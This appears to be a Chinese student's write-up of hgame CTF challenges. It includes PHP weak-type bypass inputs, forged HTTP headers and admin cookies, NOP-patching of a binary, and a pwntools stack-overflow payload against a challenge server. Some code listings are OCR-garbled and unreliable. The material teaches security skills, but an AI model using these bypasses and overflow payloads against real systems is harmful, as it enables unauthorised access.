WEB

Are you from Europe?

URL: http://123.206.203.108:10001/European.html 第一道题,打开,抽卡模板。。。(感谢出题者圆我 ssr 梦) 首先先看看源码,f12,然后在源码里找到脚本

```
function getCard(num) {
               var SSR = 0.0000001;
               var SR = 0.15;
               var cards = [];
               var card;
               if (times > 100) {
    SSR *= 100;
               for (var i = 0; i < num; i++) {
    if (SSR * 10000 > Math.floor(Math.random() * 10000)) {
                         card = ["serv5", "craft5"][Math.round(Math.random())];
if (card == "serv5") { cards.push([card, serv5[Math.floor(Math.random() *
serv5.length)]]); }
                         if (card == "craft5") { cards.push([card, craft5[Math.floor(Math.random() *
craft5.length)]]); }
                    else if (SR * 10000 > Math.floor(Math.random() * 10000)) {
                         card = ["serv4", "craft4"][Math.round(Math.random())];
if (card == "serv4") { cards.push([card, serv4[Math.floor(Math.random() *
serv4.length)]]); }
                         if (card == "craft4") { cards.push([card, craft4[Math.floor(Math.random() *
craft4.length)]]); }
                    else {
                         card = ["serv3", "craft3"][Math.round(Math.random())];
if (card == "serv3") {    cards.push([card, serv3[Math.floor(Math.random() *
serv3.length)]]); }
                         if (card == "craft3") { cards.push([card, craft3[Math.floor(Math.random() *
craft3.length)]]); }
               return cards;
```

将 html 文件下载下来,修改源码关于 ssr 概率或是条件关系出现的卡牌 最后得到 flag: hgame{Th3 Ch0seN 0nE!}

PS:一开始是直接改在 f12 里面,抽出来了,后来发现只是玄学成功。。。。

special number

URL:http://118.25.18.223:10001

拿到题目,看到提示,点开链接,看到如下代码

根据提示,php 弱类型,百度一波文档,发现要绕过 json,只要构造 key=0 即可;而根据代码,我们需要长度至少 7 位,包含英文和数字,那么构造 0e00000 即可;最后构造 index.php?key=0e00000 得到 flag:hgame {pHp w34k typing s000 e4sy}

Can u find me?

URL: http://118.25.18.223:10003

打开题目, 只有一句

only robot know where is the flag

因为以前试过爬虫,所以稍微知道点爬虫协议,进入网页 http://118.25.18.223:10003/robots.txt

User-agent: *

Disallow: /flaaaaaaaaag.php

根据页面提示, 进入 http://118.25.18.223:10003/flaaaaaaaag.php

only admin can get flag

只有 admin,那就 f12,到网络修改请求头,将 cookie 修改为 user=admin,发送,在响应里得到 flag:hgame{78e01ee77a39ef4e}

tell me what you want

URL:http://123.206.203.108:10001/

一开始, f12 没发现什么问题, 随意提交, 显示

request method is error. I think POST is better

开启 hackbar (burpsuite 可能强大一些,而且最新的火狐用不了 hackbar) Load_URL, Enable Post Date Post want=flag 得到提示

https://www.wikiwand.com/en/X-Forwarded-For only localhost can get flag

打开火狐的 modify heads 根据文档,添加头 X-Forwarded-For,因为是本地,所以 X-Forwarded-For:127.0.0.1,POST 得到

https://www.wikiwand.com/en/User_agent please use Icefox/57.0

要求用 Icefox/57.0,继续修改头,POST

https://www.wikiwand.com/en/HTTP_referer the requests should referer from www.google.com

添加 Referer:www.google.com 再 POST

https://www.wikiwand.com/en/HTTP_cookie you are not admin

修改 cookie:admin 再 POST 终于,flag 到手 flag:hgame{For9e_hTTp_iS_NOT_HArd}

我们不一样

```
URL:http://118.25.18.223:10002/
根据提示又是一道 php 弱类型,
include_once("flag.php");
if(isset($_POST['str1'])&&isset($_POST['str2'])){
    if ($_POST['str1']!=$_POST['str2']&&strcmp($_POST['str1'],$_POST['str2'])==0) {
        echo "flag is:".$flag;
        exit();
    } else{
        echo "Something wrong..";
    }
}

这次是要求 str1 != str2 而 strcmp 要求 = 0
根据弱类型,只要 str1 和 str2 类型不一样 strcmp 就会等于 0
构造 str1=1&str2[]=a 然后 hackbar 后 burpsuite POST 出去就行了
得到 flag is:hgame{g3t fl4g is so0000 ez}
```

RE

Re0

感谢学长送了 web 萌新道签到题, ida 打开 Alt+t 查找找到 flag

Flag:hctf{F1r5t St5p Ls Ea5y}

nop pop

原本不会做,在大佬的帮助下知道了 nop 是啥,有什么作用 然后把题做了出来。。。。 开始,中文搜索引擎,搜 Unicode

```
mov dword ptr ss:[esp+0x38], nop_pop.004
push nop_pop.0040321C
                                                                    nop_me
Wnd1
0401097
                                                                     ERROR! \n
040109C push nop_pop.00403228
0401104 mov_dword_ptr_ss:[esp+0x6C],nop_pop.004
                                                                     death_march
0401119 push nop_pop.00403238
040111E push nop_pop.00403228
                                                                     ERROR! \n
0401144 push nop_pop. 00403244
                                                                     pop team epic
0401149
           push nop_pop. 00404018
                                                                     nop_me
                                                                     flag + + +
0401195 push nop_pop. 00403260
040119A push nop_pop. 00404028
040135F push nop_pop. 00403168
                                                                    death_march
hellowin.wav
                                                                     Congratulations! Please connect vvv_347 to get flag :)
00401409 push nop_pop. 00403188
00401410 push nop_pop. 00403188
0401461 push nop_pop. 00403168
                                                                     hellowin.wav
```

然后,双击那个 flag↓↓↓上面的 nop_me

- [LCG - m主线程, 模块 - nop_pop] (D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单 Tools BreakPoint-> BP P VB Notepad Calc Folder C ▶ II № 4 2 1 004011 3 9 push 0x0 • nop_pop.00403238 24000 nop_pop.00403228 24000 0x0 ☑ 使用 NOP 填充 汇编 取消 all esi push 0x0 nop pop.<ModuleEntryPoint> push edi push 0x0 push 0x0 10000 push 0x167 20000 push 0x277 push 0x78 00000 push 0xC8 OCB 00 push 0xCB0000 24000 push nop_pop.00403244 pop team epic nop_ne 04000 push nop_pop.00404018 push 0x0 C30400 call dword ptr ds:[<&USER32.CreateWindo user32.CreateWindowExW push dword ptr ss:[ebp+0x14] 030400 mov edi,dword ptr ds:[<&USER32.ShowWindo user32.ShowWindow push eax mov dword ptr ds:[0x4043A4],eax

Push 进函数的值和 call 的函数全部使用 nop 填充,最后复制到可执行文件,找 vvv_347 学长换了 flag

nop_pop.<ModuleEntryPoint>

chWnd = NULL

flag:hctf{Far5we1L G0od Cr4cker}

443400 push dword ptr ds:[0x4043A4]

34000

call edi

PWN


guess_number

```
依旧是教我 nop pop 的大佬教我的步骤,首先 ida 打开,f5 反编译
 int cdecl main(int argc, const char **argv, const char **envp
 2 {
 3
     int v3; // eax@1
 4
 5
     init();
     puts("Hey gays, welcome to hoame pwn level1,");
 6
     puts("lets play a game, try to guess the num :)\n");
 7
     v3 = rand();
     quess num(v3);
10
     return 0;
11 }
之后点开 guess num
 1 int __cdecl guess_num(int a1)
   int v1; // eax@4
   char nptr; // [sp+Ch] [bp-10Ch]@1
int v4; // [sp+10Ch] [bp-Ch]@1
   v4 = *MK_FP(_GS__, 20);
printf("enter your guess:");
_isoc99_scanf("%s", &nptr);
   if ( atoi(&nptr) == a1 )
11
     printf("OHHHHHHH! u did it !\norz orz orz\nhere is your flag:");
13
     system("cat flag");
14
     exit(0):
15
16
   v1 = atoi(&nptr);
   printf("your guess is %u ,but the right num is %u\nsorry :( ,maybe next time u can made it.\n", v1, a1); return *MK_FP(_GS__, 20) ^ v4;
发现要使 scanf 的 nptr 值溢出。。。。
上方 ebp 到 nptr 长度为 0x10C, signed int 最大数为 2147483647
构造'2147483647' + 'a' * (0x10C + 8 - 10) + p32(7FFFFFFF)
7FFFFFFF 为 2147483647, 0x10C 为 ebp 到 nptr 的长度, -10 是'2147483647', +8
是 eip 和 ebp
然后 pwntools,
from pwn import *
r = remote('111.230.149.72', 10002)
payload = '2147483647' + 'a' * (0x10C + 8 - 10) + p32(7FFFFFFF)
r.sendline(payload)
r.interactive()
得到 flag:hgame{SOunds L1ke U KNOwn hOw st4ck works}
```

MISC

白菜1

下载文件,得到一张图片 flag.png, 开始,binwalk,winhex,查看 png 块都没有任何发现, 然后就翻到 LSB。。。。用 stegsolve,发现



得到 zip 压缩包,解压得到 flag:hgame{4246a2158c280cdd1e8c18c57e96095f}

白菜2

这个感觉简单了,先把图扔到虚拟机 kali, binwalk 发现

```
root@kali:~/Desktop# binwalk misc2.jpg

DECIMAL HEXADECIMAL DESCRIPTION

0 0x0 JPEG image data, JFIF standard 1.01
1037199 0xFD38F Zip archive data, at least v2.0 to extract, compressed size: 41, uncompressed size: 39, name: flag.txt
1037368 0xFD438 End of Zip archive
```

明显的一个 zip 压缩包

foremost

打开压缩包

得到 flag:hgame{af2ab981a021e3def22646407cee7bdc}

Pacp1

下载得到一个包,扔到 kali 里用 wireshark 打开,然后将 info 排列,发现一个访问 flag.php

+ 557 17.532392 192.168.110.1 192.168.110.128 HTTP 432 GET /flag.php HTTP/1.1	
522 11.701650 192.168.110.1 192.168.110.128 HTTP 463 GET /p.php HTTP/1.1	
532 11.914092 192.168.110.1 192.168.110.128 HTTP 583 GET /p.php?act=rt&callback=jQuery17058301878	05306387_1517229365334&_=1517229365364 HTTP/1.:

排在第 557 行,将 No.列顺序排序,看到 559 行的文本,打开找到 flag Flag:hgame{bfebcf95972871907c89893aa3096ec6}

CRYPTO

Easy Caesar

密文: vuoas{Hvs_ei8qy_pf7kb_11_xIadg_cjSf_o_Zo9m_rCu}

凯撒密码,跑一下,开头 hgame

得到 hgame{The_qu8ck_br7wn_1x_jUmps_ovEr_a_La9y_d0g}

后来一直提交失败,才知道数字也要改。。。。。

得到 flag:hgame{The qulck br0wn 4x jUmps ovEr a La2y dOg}

Polybius

ADFGX 码

密文: hgame {FDXDGDADDG_FXXFAAXFAG_GDFXFFXFFXADXFDA_GDAD}

	Α	D	F	G	х
Α	b	t	а	1	р
D	d	h //1.1	0	Z	k
F	q	http://bl	og.csdn.net/	S	n
G	g	j	С	u	×
X	m	r	e	W	у

根据开始得到的推断密码为 frjtz_nebel_jnvented_jt

提交 hgame{frjtz_nebel_jnvented_jt}, 错误

然后回去看文档,开始并没有发现什么问题,后来看到表格里,i/j,

尝试将 j 转换为 i(读起来瞬间流畅)

得到 flag:hgame{fritz_nebel_invented_it}

Hill

密文: phnfetzhzzwz key: 9 17 6 5

看名字,希尔(Hill)密码,在线解码得到 flag

Flag:hgame{overthehillx}

URL:http://www.practicalcryptography.com/ciphers/hill-cipher/

Confusion

最开始的密文:

MRLTK6KXNVZXQWBSNA2FSU2GGBSW45BSLAZFU6SVJBNDAZSRHU6Q====

密文与 base64 非常相似,但 base64 最后=数为 n%3,那么试试看 base32 Python 解密得到密文:

dW5yWmsxX2h4YSF0ent2X2ZzUHZ0fQ==

熟悉的两个等号,继续 python base64 解密得到密文:

```
unrZk1_hxa!tz{v_fsPvt}
```

两个{}和一个! 都出现了,不可能是编码的改变,想到栅栏密码,位次为2,解密得到:

```
utnzr{Zvk 1f shPxvat!}
```

最后,熟悉的凯撒解密得到最终 flag:

```
hgame {Mix_1s_fuCking!}
```

还好这次不用改数字。。。。。。。。。

Baby step

pow(0x111111111111, flag, 0x976693344d) = 0x7ac21f64ed

感谢大佬给了好几次提示。。。。。

然后 hex,得到 7831333337,转 ascii 得到 x1337 即为 flag。。 居然不是标准格式。。。。。